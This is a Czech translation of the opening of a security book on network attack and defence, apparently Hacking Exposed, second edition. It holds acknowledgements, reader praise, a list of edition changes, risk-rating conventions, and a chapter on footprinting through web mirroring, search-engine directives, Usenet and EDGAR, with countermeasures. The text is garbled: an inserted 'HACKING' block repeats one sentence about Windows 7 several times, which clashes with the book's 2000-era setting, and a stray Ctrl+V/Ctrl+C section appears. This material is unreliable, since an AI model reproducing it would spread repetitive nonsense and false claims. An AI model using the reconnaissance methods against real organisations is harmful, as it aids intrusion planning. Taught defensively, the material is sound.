Nesmíme také zapomenout na bezpečnostní tým Microsoftu, který pomohl pomocí rozhovorů vedených po telefonu a e-mailem vyjasnit mnoho témat probíraných v kapitolách 4, 5, 6 a 16.

Velký dík patří také editorům a produkčnímu týmu nakladatelství Osborne/McGraw-Hill včetně Jane Brownlowové, Tary Davisové, Rosse Dolla a LeeAnn Pickrellové.

A na závěr patří obrovské „Děkujeme“ všem čtenářům prvního vydání, jejichž podpora přivedla téma knihy ze stádia tlumené konverzace do centra pozornosti.

# HACKING

Průvodce pro začátečníky a pokročilé uživatele počítačů

Společnost Microsoft je největším výrobcem operačního systému pro osobní počítače. V tomto roce vydala novou verzi svého operačního systému Windows 7. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

Windows 7 je výkonný operační systém s mnoha novými funkcemi a vylepšenými vlastnostmi. V tomto roce vydala novou verzi svého operačního systému Windows 7.

# ÚVOD

## INTERNETOVÁ BEZPEČNOST - SMRT ZPŮSOBENÁ TISÍCI ŠKRÁBNUTÍMI

Od doby, kdy bylo publikováno první vydání této knihy, se stalo přirovnání „informační systémy jsou nervovým systémem moderní společnosti“ téměř frází. Bez sekvencí jedniček a nul si již naši existenci nedokážeme představit. Proudí cévami, které vyživují životně důležité orgány moderní ekonomiky.

Bohužel však musíme konstatovat, že tyto cévy *krvácí* z mnoha ran utržených na digitálním bitevním poli, jež představuje současný Internet. Ještě smutnější však je, že miliony lidí, kteří tento systém využívají, se téměř vůbec nezajímají o následující alarmující skutečnosti:

- Od roku 1998 se **počet bezpečnostních chyb zveřejněných měsíčně v databázi Bugtraq** téměř **zečtyřnásobil** (z 20 na téměř 80 v některých měsících roku 2000). Viz <http://www.securityfocus.com/vdb/stats.html>.
- CVE (Common Vulnerabilities and Exposures) zahrnující zprávy od představitelů více než 20 organizací zabývajících se bezpečností, včetně výrobců bezpečnostního software a akademických institucí **zveřejnilo ve svém seznamu z roku 1999 více než 1000 plnohodnotných, dobře zdokumentovaných chyb** (<http://cve.mitre.org>).
- Průzkum 643 subjektů z amerických korporací, státních agentur, finančních institucí, lékařských institucí a univerzit uskutečněný Institutem počítačové bezpečnosti a FBI zjistil, že **90 % dotázaných detekovalo během posledního roku pokus o průnik a finanční ztráty způsobené útoky dosáhly u 273 organizací celkem 265 589 940\$**. (<http://www.gocsi.com>, „2000 Computer Crime and Security Survey“ - průzkum počítačové kriminality a bezpečnosti).

Jako lidé, kteří se s danou problematikou setkávají den co den, musíme konstatovat, že situace je ještě mnohem horší, než cokoli o čem jste měli možnost slyšet nebo číst.

Obrazně řečeno může naše nově zformovaná komunita zemřít na pomalou ztrátu krve způsobenou tímto obrovským množstvím zranění. Jak se máme těmto různorodým a dokonalým útokům bránit?

## Řešení: Více Informací

Odpověď máte ve vlastních rukou. Velmi pečlivě jsme během minulého roku analyzovali průběh bitvy abychom vám přinesli nejnovější zprávy z fronty. Válka je vedena razantně, ale vypadá to, že ji lze vyhrát. V této knize popíšeme metody nepřítele a pro každou z nich uvedeme i nejlepší a prověřenou obrannou strategii. Myslete, že byste mohli další studium této knihy odložit?

Domníváme se, že tuto knihu nejlépe charakterizoval náš vážený kolega Bruce Schneier ve své předmluvě ke druhému vydání. Jeho slova jsou tak výstižná, že si je dovolíme zopakovat:

„Kniha je esencí snahy o plné zveřejnění všech problémů. Jedná se o pokud možno kompletní dílo o bezpečnostních chybách, které objasňuje co jsou zač, jak se projevují a jak s nimi naložit. Z této knihy se o své síti a jejím zabezpečení dozvíte mnohem více, než z kterékoli jiné. Tato kniha je informačním klenotem.“

### 100 000 čtenářů již ví

Ale nechme chvíli mluvit některé z **více než 100 000** čtenářů prvního vydání:

„Knihu jsem prostudoval přibližně před 6 měsíci a zjistil jsem, že je neuvěřitelná. Její výtisk dostal každý účastník (více než 300) velké konference (americké armády), kterou jsem absolvoval minulý března...“ - *Ředitel počítačové školy firmy*.

„Doporučuji tuto knihu jako totální a absolutní nutnost pro každého, kdo provozuje komerčně Windows NT... je napsána čistě, srozumitelně, zábavně a poskytuje spoustu příkladů a odkazů na další dokumenty a nástroje. Jestliže si kupujete jenom jednu knihu o počítačích za čtvrtletí, **MUSÍ TO BYT TATO.**“ - *Stu Sjouwerman, prezident Sunbelt Software; redaktor Ntools E-News (více než 600 000 abonentů); Autor bestselleru z Top 10 na Amazon.com Windows NT Power Toolkit a Windows 2000 System Administrator's Black Book.*

„Vždycky když si myslíte, že jste nějakou problematiku zvládli, měli byste číst knihu, jako je tato. Myslel jsem si, že ovládám NT a Unix. Jak jsem se však pletl! Tato kniha mi otevřela oči a ukázala bezpečnostní díry v systémech, o kterých jsem si myslel, že jsem je zabezpečil...“ - *čtenář z Irská*.

„Buduji šifrované datové sítě pro vládu USA. Tato kniha obsahuje MNOHEM více informací, než jsem přepokládal. Skvělým způsobem objasňuje metody, které jsou používány před a během sítěvitého útoku. Kniha na mě tak zapůsobila, že jsem ji zařadil do své osobní sbírky a doporučil jsem ji více než tuctu svých kolegů. Excellentní práce pánonové!“ - *čtenář ze Spojených států*.

„Čte se jako sci-fi a pouští hrůzu jako peklo! Tato kniha je podrobným manuálem sítové bezpečnosti. Každá bezpečnostní díra je výstižně popsána spolu s instrukcemi jak ji zneužít a odpovídajícími protioperacemi. Přehled nástrojů a utilit je pravděpodobně nejlepší z dosud publikovaných. Pokud jste ji ještě nečetli, okamžitě to udělejte, protože mnozí jsou již před vámi.“ - *čtenář z Michiganu*.

„....metoda zloděj chytá zloděje, použitá v této knize, funguje. Myslím, že by ji měl číst každý CIO na světě. Jinak bude hůř.“ - *čtenář z Bostonu Massachusetts*.

Jedna z nejlepších knih o počítačové bezpečnosti na trhu... Jestliže máte něco společného se zabezpečováním počítačů, musíte si ji přečíst.“ - *Hacker News Network, www.hackernews.com*.

## Mezinárodní bestseller

To bylo jenom několik z mnoha pochval, které jsme dostali osobně nebo e-mailem během minulého roku. Rádi bychom je uvedli všechny, ale dovolíme si pouze shrnutí všech pozitivních reakcí, které zaplavily naše schránky:

- Mnoho vysokých škol a univerzit, včetně vzdušných sil USA a Texaské univerzity použilo knihu k vybudování studijních plánů a jako učebnice.
- Kniha byla přeložena do více než tuctu jazyků, včetně němčiny, mandarínské čínštiny, španělštiny, francouzštiny, ruština, portugalština a dalších. Stále zůstává mezinárodním bestsellerem.
- Kniha již rok patří mezi 200 nejprodávanějších na Amazon.com. Během 6 měsíců dosáhla desáté příčky. Jedná se o fenomenální úspěch knihy, která se specializuje na technické téma.
- Kniha je v různých katalogech, webových serverech, novinách a dalších médiích včetně Amazon, Borders, Barnes & Noble neustále označována jako číslo jedna v oblasti počítačové bezpečnosti. Podle seznamu bestsellerů z května 2000 zveřejněného Publisher's Weekly je číslem 5 mezi knihami o výpočetní technice. 26. června 2000 byla News & Observerem prohlášena za nejlépe prodávanou počítačovou knihu.
- Tato kniha byla nejprodávanější na Networld+Interop, kde byla na podzim roku 1999 poprvé uvedena.

## Co je nového ve druhém vydání

Samozřejmě nejsme dokonalí. Svět bezpečnosti Internetu se vyvíjí ještě rychleji než digitální ekonomika a od doby prvního vydání se objevilo mnoho nových nástrojů a technik. Dali jsme si záležet na tom, aby druhé vydání obsahovalo všechny důležité poznatky a zároveň jsme se snažili materiál vylepšit podle připomínek čtenářů. (Pozn. redakce: Toto české vydání je překladem druhého originálního vydání.)

## Více než 220 stránek s novým obsahem

Zde je přehled změn, které jsme provedli:

1. Nová kapitola „**Útoky na uživatele Internetu**“, která popisuje nebezpečí hrozící prostřednictvím webových prohlížečů, poštovních klientů, aktivních příloh a dalších útoků včetně **přeplnění pole Datum programu Outlook a červu ILOVEYOU**.
2. **Nová rozsáhlá kapitola o útocích na Windows 2000 a o obraně proti nim.**
3. Výrazně aktualizované **metody útoků na servery e-komerce** v kapitole 15.
4. Popis nových nástrojů umožňujících **distribuované DoS útoky**, které v únoru 2000 téměř znepřístupnily Internet (Trinoo, TFN2K, Stacheldraht).
5. Popis **nových zadních vrátek a metod jejich odhalení**, včetně obrany proti zadním vrátkům pro Win9x, jako je Sub7.
6. Nové nástroje pro průzkum sítě, včetně aktualizované sekce se **skenery pro Windows** a objasnění jak **odposlouchávat v sítích vybudovaných na přepínaných technologích pomocí přesměrování ARP**, včetně podrobné analýzy útoků založených na **podvrhování dat RIP protokolu**.
7. **Aktualizované studie** na začátku každého oddílu, které odhalují nejnovější metody útoků.

- 8. Aktualizovaný popis útoků proti **Windows 9x, Millennium Edition (ME), Windows NT, Unix, Linux, NetWare a dalším platformám** spolu s odpovídajícími metodami obrany.
- 9. Revidovaná a aktualizovaná kapitola o dial-up útocích s **novým materiélem o pobočkových ústřednách a systémech hlasové pošty**, spolu s aktualizovanou sekcí o VPN.
- 10. **Nová grafická úprava**, která **zvýrazňuje všechny útoky a obranu proti nim**, takže je snadné přímo vyhledat všechny relevantní informace.
- 11. **Nový doprovodný webový server** <http://www.hackingexposed.com> s aktuálními novinkami a odkazy na všechny nástroje a dokumenty zmíněné v knize.
- 12. A zmínil jsme se již o **nové předmluvě od respektované kapacity na bezpečnost Bruce Schneiera** z Counterpane Internet Security?

Všechno tento nový materiál je zkombinován s materiélem prvního vydání, který rozšiřuje **o více než 100 %, a to za stejnou cenu, jako mělo první vydání.**

## **Síla prvního vydání zůstává zachována: modularita, organizace a dostupnost**

Prestože došlo k výrazným změnám, organizace knihy, která byla mezi čtenáři tak populární, zůstala stejná:

- Výběr cíle a získávání informací
- Přístup do systému
- Eskalace privilegií
- Zametení stop

Mnoho námahy nás také stálo udržet obsah knihy **modulární**, takže jednotlivé sekce mohou být studovány nezávisle na ostatních. Přetížení správci systémů tak nemusí ztráct čas dlouhým čtením celé knihy v případě, že je zajímá konkrétní problém. Každý útok a obrana proti němu může být prostudován nezávisle na dalším obsahu knihy. Efektivnosti čtení také napomáhá kategorizace materiálu podle jednotlivých operačních systémů. Můžete přejít rovnou ke kapitole o Win 2000, aniž byste ztráceli čas s pro vás nedůležitými informacemi o Unixu (nebo naopak)!

Snažili jsme se zachovat jasnost, čitelnost a stručnost celého materiálu (vlastnosti, které byly v prvním vydání čtenáři velmi oceňovány). Víme, že jste zaměstnaní, a že vás nezajímají mnohomluvné pasáže přesycené technickým žargonem. Jak ostatně poznamenal čtenář z Michiganu, „Čte se jako sci-fi a pouští hrůzu jako peklo!“ Doufáme, že budete studiem knihy od začátku až do konce uspokojeni stejně, jako jejím pročítáním kousek po kousku.

## **Vylepšená grafická úprava usnadňuje orientaci, ohodnocení rizika**

S pomocí našeho nakladatele, Osborne/McGraw-Hill jsme na základě připomínek čtenářů vylepšili grafickou úpravu.

- Každý útok je následujícím způsobem zvýrazněn ikonou:



## Toto je ikona upozorňující na útok

V textu tak lze snadno identifikovat nástroje a metody pro testování bezpečnostních děr.

- Popis každého útoku je doplněn o metody obrany, které jsou také zvýrazněny vlastní ikonou:



## Toto je ikona upozorňující na metody obrany proti útoku

Navede vás přímo k návodu, jak zabezpečit systém.

- Používáme několik dalších ikon ke zdůraznění detailů, které by jinak mohly být přehlédnutý.



- Protože je doprovodný web důležitou součástí knihy, vytvořili jsme také ikonu identifikující každou zmínku o <http://www.hackingexposed.com>, na kterém najdete aktualizace, komentáře autorů a odkazy na nástroje používané v knize.
- Upravili jsme i výpisy kódů, sejmuty obrazovky a diagramy s důrazem na zvýraznění vstupů uživatele.
- Každý útok je doplněn zhodnocením jeho celkového rizika odvozeného ze tří komponent:

**Rozšířenost** Frekvence, se kterou je útok reálně používán. 1 znamená že je používán jen výjimečně, 10 znamená, že je používán velmi často, a že je všeobecně rozšířen.

**Složitost** Stupeň zkušeností a dovednosti, které jsou třeba k uskutečnění útoku. 1 znamená, že nevyžaduje téměř žádné schopnosti, 10 vyžaduje vynikajícího odborníka.

**Dopad** Potenciální škody způsobené případným úspěšným útokem. 1 znamená, že útok způsobí únik nepříliš kritické informace o cíli, 10 znamená, že může dojít k ziskání práv superuživatele apod.

**Celkové riziko** Průměr předešlých hodnot zaokrouhlený nahoru.

Příklad:

Rozšířenost	9
Složitost	9
Dopad	2
Celkové riziko	7

## Všem minulým, současným i budoucím čtenářům

V tomto druhém vydání knihy, kterou jste si tak oblíbili, jsou obsažené naše duše a srdce. Doufáme, že si získá stejný počet čtenářů jako to první, a navíc přitáhne nové, kteří ještě neměli možnost zjistit, o čem je řeč. Příjemné čtení!

- Joel, Stu & George



## Vylepšení grafického rozhraní čtení, vložení a výběr

Na vložení a výběr můžete použít funkci **Ctrl + V** nebo **Ctrl + C**.  
Na vložení můžete použít funkci **Ctrl + V**.



# **ČÁST 1**

**Příprava půdy**

# STUDIE: NOVÉ ZBOŽÍ

Jste nadšeni, že váš nový server obsahující všechny nové hardwarové vymoženosti dorazil z továrny již nakonfigurován a je připraven sloužit do roztrhání těla. Před tím, než jste odeslali objednávku, jste vyplnili formulář, ve kterém požadujete, aby na serveru byly nainstalovány Windows 2000. Také jste nechali nainstalovat všechny eCommerce aplikace, které potřebujete. Jak je to pohodlné," myslíte si. „Můžu jednoduše všechno objednat a nechat odeslat server rovnou do datového centra, aniž bych cokoli konfiguroval." Život je skvělý.

Vaši operátoři v datovém centru převzali nový server a podle vašich instrukcí nahradili starý NT server novým. Jste plni důvěry v to, že váš dodavatel hardwaru nakonfiguroval server s maximální pečlivostí, včetně požadované IP adresy. Záměna serverů proběhla bez jediného problému. Myslíte si, že tato zakázková konfigurace přivádí myšlenku plug-and-play na zcela novou úroveň. Bohužel přivádí na zcela novou úroveň i útoky na váš server.

Z vašeho super serveru totiž ve skutečnosti prosakují informace jako z děravého hrnce, a může je zneužít každý útočník, který o něj jenom zavádí. Otevřené porty 139 a 445 hovoří tak výmluvně, že ani začínající útočník nepotřebuje znát více. Jediné „anonymní“ připojení odhalí velké množství velmi citlivých informací, pomocí kterých lze určit, kteří uživatelé mají administrátorská privilegia, kdy se který uživatel naposledy přihlásil, jaké jsou skryté sdílené prostředky, kdy bylo naposledy změněno přístupové heslo a je-li heslo vůbec vyžadováno! Všechny tyto informace lze získat prostřednictvím prázdné relace a několika málo otevřených portů nalezených pomocí metody pojmenované jako skenování. Postup získávání výše popsaných informací nazýváme inventarizací systému. Inventarizace a skenování jsou základní metody, pomocí kterých se útočník rozhodne, jak a zda vůbec lze váš server napadnout. Jakmile váš systém tyto informace poskytne, je váš osud zpečetěn.

Podle našich zkušeností je použití těchto metod mezi útočníky velmi rozšířené a reprezentuje největší podíl času nutného k provedení úspěšného útoku. Sdělovací prostředky sice milují útoky provedené jako by jediným stiskem tlačítka, zkušený útočník však může před tím, než provede reálný útok, strávit i měsíce pečlivou inventarizací systému. Mnoho uživatelů tuto situaci ještě zhoršuje tím, že naivně důvěřují výrobcům hardwaru a spoléhají na ně při konfiguraci svých systémů. Někteří dodavatelé sice podniknou chabé pokusy a některé služby zablokují, ale většina čerstvě dodaných systémů si o napadení přímo říká. Neupadejte do falešných pocitů bezpečí jen proto, že váš systém nakonfigurovali již v továrně. Většina těchto systémů je nakonfigurována tak, aby došlo ke snížení počtu telefonátů na hodině firmy a ne k razantnímu odražení útoků přicházejících ze sítě.

Techniky popsané v kapitolách 1 až 3 použijte k analýze vašich vlastních systémů dříve, než to udělá někdo s méně ušlechtilými úmysly.

# Kapitola 1

## Hledání stop

**D**říve než začne pro hackera ta pravá zábava, je třeba udělat tři základní kroky. Tato kapitola se zabývá prvním z nich - *vyhledáváním stop*. Vyhledávání stop je jemné umění shromažďování informací o cílovém systému. Je to stejně jako s vykrádáním bank. Když jdou lupiči vyloupit banku, určitě nevniknou rovnou do banky a nezačnou hned loutit peníze. Zcela jistě stráví spoustu času shromažďováním informací o videokamerách, počtech bankovních úředníků, nouzových východech, časovém rozvrhu převozu peněz a trasách pancérových vozů.

Totéž musí udělat úspěšný útočník na informační systém. Musí získat velké množství informací o systému, aby mohl uskutečnit přesný, rychlý, efektivní a pokud možno nenápadný útok. Musí získat co nejvíce informací o všech aspektech bezpečnostní politiky organizace, do jejíhož informačního systému chce proniknout. Výsledkem je unikátní profil organizace, obsahující informace o přítomnosti na Internetu, o možnostech vzdáleného přístupu k výpočetním systémům, o intranetu a extranetu organizace, včetně osobních dat správců systémů. V následující kapitole si ukážeme, z jakých zdrojů a jakými prostředky lze tyto informace získávat.

## CO TO JE VYHLEDÁVÁNÍ STOP?

Vyhledávání stop představuje získávání informací o přítomnosti organizace v Internetu. Pomocí kombinace utilit, technik a veřejně přístupných databází může útočník získat konkrétní informace o doménových jménech, přidělených IP adresách a o adresách zařízení připojených přímo do Internetu. Technik získávání informací o cílovém objektu je obrovské množství. Nejčastěji se však používají techniky zaměřené na získávání informací o přítomnosti v Internetu, o intranetu, o vzdálených přístupech do vnitřních sítí a extranetu. Tabulka 1-1 zobrazuje tyto techniky spolu s informacemi, které může útočník jejich použitím získat.

## Proč je hledání stop tak důležité?

Pomůže uspořádat všechny informace o organizaci a o jejím postavení na poli bezpečnosti. Bez podrobného uspořádání všech možných informací nezískáme nikdy kompletní obrázek o subjektu, a může se stát, že opomeneme některý z klíčových momentů, který má vztah ke specifické technologii nebo struktuře systému. Vyhledávání stop je pravděpodobně nejpracnější částí samotného průniku, ale je jednou z nejdůležitějších.

## HLEDÁNÍ STOP V INTERNETU

Techniky vyhledávání stop v Internetu a intranetu se v zásadě shodují, takže bude postačující, když si je popíšeme v prostředí Internetu. Problematiku sbírání informací o vzdáleném přístupu přímo do vnitřní sítě si popíšeme v kapitole 9-

Je poměrně obtížné vytvořit přesně definovaný postup získávání informací o cizích systémech, protože existuje několik různých cest, kterými lze postupovat. My se v této kapitole budeme zabývat základními kroky, které vedou k poměrně dobrým výsledkům. Mnohé z těchto technik lze aplikovat na další výše popsané technologie (intranet, extranet).

Technologie	Získané informace
Internet	Jméno domény Přidělené IP adresy IP adresy systémů dosažitelných z Internetu TCP a UDP služby spuštěné na odhalených systémech Architektura odhalených systémů (například Sparc, X86 atd.) Pravidla používaná k řízení přístupů ze sítě Použité systémy detekce průniku (IDS) Výčet informací o systémech (jména uživatelů, skupin, úvodních obrazovek - bannerů, směrovací tabulky, SNMP informace)
Intranet	Použité síťové protokoly (IP, IPX, DecNET atd.) Jména interních domén Použité IP adresy IP adresy systémů dosažitelných v intranetu TCP a UDP služby spuštěné na odhalených systémech Architektura systémů Pravidla používaná k řízení přístupů ze sítě Použité IDS Výčet informací o systémech
Vzdálený přístup	Analogová/digitální telefonní čísla Typ systému pro vzdálený přístup Autentizační mechanismy VPN a související protokoly (IPSEC, PPTP)
Extraneí	Zdroje a cíle spojení Typy spojení Mechanismus řízení přístupu

Tabulka 1 - 1 . Použité technologie a kritické informace, které může útočník získat

## Krok 1. Určení sféry zájmů

V první řadě je třeba se rozhodnout, v jakém rozsahu budete informace sbírat. Budete shánět informace o celé organizaci? Nebo omezíte svoji aktivitu na jednu pobočku? Někdy může být velmi složité určit strukturu celé organizace. Naštěstí Internet poskytuje nepřeberné množství zdrojů veřejně přístupných informací, které se dají použít k získání užitečných informací o organizaci a jejích zaměstnancích.

## Prohledávání volně přístupných zdrojů

Rozšířenost	9
Složitost	9
Dopad	2
Celkové riziko	7

jako odrazový můžete posloužit studium webovho serveru organizace. V mnoha případech lze na stránkách najít neočekávané množství informací, které mohou být případnému útočníkovi velmi užitečné. Na serveru nejmenované organizace bylo dokonce možné najít popis konfigurace firewallu. Zde jsou další zajímavé informace, které lze na webových serverech najít:

- Lokality, ve kterých se organizace a její zařízení nachází.
- Informace o přidružených společnostech a organizačních jednotkách.
- Novinky o fúzích a akvizicích.
- Telefonní čísla.
- Kontaktní osoby a jejich e-mailové adresy.
- Bezpečnostní politiky indikujíc typy použitých bezpečnostních mechanismů.
- Odkazy na další webové servery související s organizací.

Je také více než vhodné prohlédnout zdrojové texty HTML dokumentů a prostudovat komentáře. Za komentářovými HTML tágty „<“ „„ a „–“ lze najít mnoho užitečných informací, které původně určitě nebyly určené pro veřejnost. Mnohdy je rychlejší studovat zdrojový kód offline, takže je výhodné zkopirovat celý webový server organizace na lokální počítač. Prohledávání je pak možné automatizovat pomocí vhodného softwaru. Zkopírovat celý webový server na lokální počítač lze programem wget (<http://www.gnu.org/software/wget/wget.html>) pro Unix a Teleport Pro (<http://www.tenmax.com/teleport/home.htm>) pro Windows.

Po prostudování webových stránek lze hledat informace o organizaci ve veřejně přístupných zdrojích. Takovými zdroji jsou články v novinách, tisková prohlášení, finanční servery, jako je [finance.yahoo.com](http://finance.yahoo.com) nebo [www.companysleuth.com](http://www.companysleuth.com). V prostředí českého Internetu lze najít mnoho cenných informací například v databázi firem na [www.seznam.cz](http://www.seznam.cz), na serverech [www.nic.cz](http://www.nic.cz), [www.underground.cz](http://www.underground.cz) apod. Můžete narazit na zprávy o bezpečnostních incidentech, které odkrývají slabá místa organizace. K vyhledávání článků můžete použít váš oblíbený vyhledávač, ale vyzkoušejte některý z dokonalejších vyhledávačů, které umožňují vyhledával informace efektivněji než ty běžné.


Jedním takovým nástrojem je balík vyhledávacích nástrojů FerretPRO od firmy FerretSoft (<http://www.ferretsoft.com>). WebFerretPRO umožňuje prohledávat více vyhledávacích serverů najednou. Další utility z balíku prohledávají IRC, USENET news, e-mail a databáze souborů. Pokud nechcete používat komerční produkt (například z finančních důvodů), zkuste <http://www.dogpile.com>.

Mnoho zajímavých informací získáte hledáním článků souvisejících s ©domenaorganizace v USENET news konferencích. Můžete objevit příspěvek, ve kterém se administrátor organizace ptá na postup konfigurace jeho nového směrovače, s nímž dosud nemá zkušenosti. Vzápětí najdete další článek, ve kterém jiný administrátor popisuje svoje problémy s autentizačním modulem databázového serveru. Tyto informace mají pro útočníka cenu zlata.

V neposlední řadě je výhodné použít pokročilých vyhledávacích možností některých vyhledávačů, jako je AltaVista nebo Hotbot. Mezi tyto možnosti patří schopnost vyhledat všechny servery, které obsahují odkazy zpět do domény organizace. Některé z těchto serverů mohou být velmi špatně administrované, provozované v domácích podmínkách nebo na pracovních stanicích programátorů organizace. Tyto servery se pak mohou stát snadnou kořistí, případně nástupním místem pro útok na oficiální servery organizace.

Na obrázku 1-1 je vidět výsledek hledání všech serverů, které mají odkazy zpět na server [www.10pht.com](http://www.10pht.com) a obsahují slovo hacking.

Další příklad, znázorněný na obrázku 1-2, ukazuje, jak je možné omezit hledání na konkrétní server. Prohledáváme server <http://10pht.com> na všechny výskytu slova mudge.



**Obrázek 1-1. Přes vyhledávač AltaVista najdete pomocí direktivy 1 link; www.example.com všechny servery, které obsahují odkazy do zadané domény**

Je možné, že pomocí těchto postupů nenajdete informaci, kterou potřebujete. Musíte být kreativní. Někdy může přinést neočekávaný výsledek ten nejpodivnější a zdánlivě nejméně vhodný postup.

## EDGAR

Informace o veřejně obchodovatelných organizacích lze vyhledávat v databázi EDGAR na adrese <http://www.sec.org> (obrázek 1-3).

Proč mohou takovéto informace zajímat počítačového hackera? Jedním z největších problémů je totiž udržet integritu a bezpečnost sítě na potřebné úrovni během propojování sítě se sítí jiné organizace. A tato situace nastává právě tehdy, když dojde k fúzi firem nebo k nákupu jedné firmy druhou. Proto jsou informace o fúzích a akvizicích z hlediska útočníka velmi cenné. Se správnou informací je pak velmi jednoduché využít chaosu vzniklého propojováním dvou různých sítí, proniknout na důležité servery, instalovat trojské koně, prozkoumat strukturu sítí atd. Podobné informace o českých subjektech naleznete na <http://www.riadna.cz>.

**Home > Advanced Search > Search Results for host:www.10pht.com and mudge... , page 1 of 1**

We found 2 results:

**Hackers Tell Congress How They Operate**  
Hackers Tell Congress How They Operate, by Richard Mullins, Mediа News Service May 22, 1996. WASHINGTON, DC—A panel of U.S. senators stared in...  
URL: <http://www.10pht.com/~10pht/transcripts/mud1996.htm> > Transcript  
A portion of relevant pages from the site.

**CNN Transcripts**  
COMMUNITY Message Boards Chat Feedback SITE SOURCES Contents Help Search CNN Networks SPECIALS Quick News  
Almanac Video Vault News Our World Today  
URL: <http://www.10pht.com/~10pht/transcripts/mud1996.htm> > Transcript  
A portion of relevant pages from the site.

Obrázek 1 -2. Pomoci direktivy host: prohleďte pouze zadaný server

## Obrana proti prosakování informací do veřejných zdrojů

Odstraňte všechny nežádoucí informace z veřejně přístupných webových serverů, vychovávejte technický personál k tomu, aby přispíval do veřejných konferencí z anonymních adres, a zavedte interní klasifikaci informací na ty, které musí být, a na ty, které naopak nemusí být zveřejňovány. Další informace týkající se bezpečnostní politiky najdete v RFC2196 na <http://www.ietf.org/rfc/rfc2196.txt>.



## Krok 2. Mapování sítě

Rozšířenost	9
Složitost	9
Dopad	5
Celkové riziko	8

Prvním krokem v mapování sítě je identifikace domén a odpovídajících síťových adres náležejících organizaci. Doménová jména reprezentují společnost (firmu) na Internetu, a jsou tedy internetovým ekvivalentem obchodního jména společnosti.

The screenshot shows the homepage of the SEC EDGAR Archives. At the top, there's a navigation bar with links for File, Edit, View, Favorites, Tools, and Help. Below that is a toolbar with Back, Forward, Stop, Refresh, Home, Search, Favorites, Help, Mail, Print, Edit, Discuss, and Feed icon. The address bar shows the URL <http://www.sec.gov/cgi-bin/sec-edgar>. The main content area features the SEC logo and the text "U.S. Securities and Exchange Commission". Below this, it says "Welcome to the archive of EDGAR documents. This is an index of all EDGAR documents from 1993 through 2001." There's a search form with fields for "Search String" (set to "Foundstone"), "Start" (1993), "End" (2001), and "Mode" (Simple). A note below the search form says: "The index is a full-text index of the header information contained in each document. Please enter your query in the search dialog box shown." Under "NOTES", there are two bullet points: "Companies that have fewer than 500 shareholders and less than \$10 million in total assets are not required to file annual and quarterly reports with the SEC." and "The SEC does not require companies that are raising less than \$1 million under Rule 504 of Regulation D to be 'registered' with the SEC, but these companies are required to file a 'Form D' with the SEC. The Form D serves as a brief notice that provides information about the company and the offering. To determine whether a Form D has been filed or to obtain a copy, call the SEC's Public Reference Branch at (202) 542-0690 or contact them via e-mail at [publicinfo@sec.gov](mailto:publicinfo@sec.gov)". Under "EXAMPLES", there are three examples: "sun OR microsystems", "sun AND microsystems", and "sun > microsystems". The bottom of the page shows the URL <http://www.sec.gov/cgi-bin/sec-edgar>.

Obrázek 1-3. Databáze EDGAR umožňuje vyhledávat ve veřejně přístupných dokumentech pomocí rozsáhlého přehledu organizace a rozpoznání jejich asociovaných entit

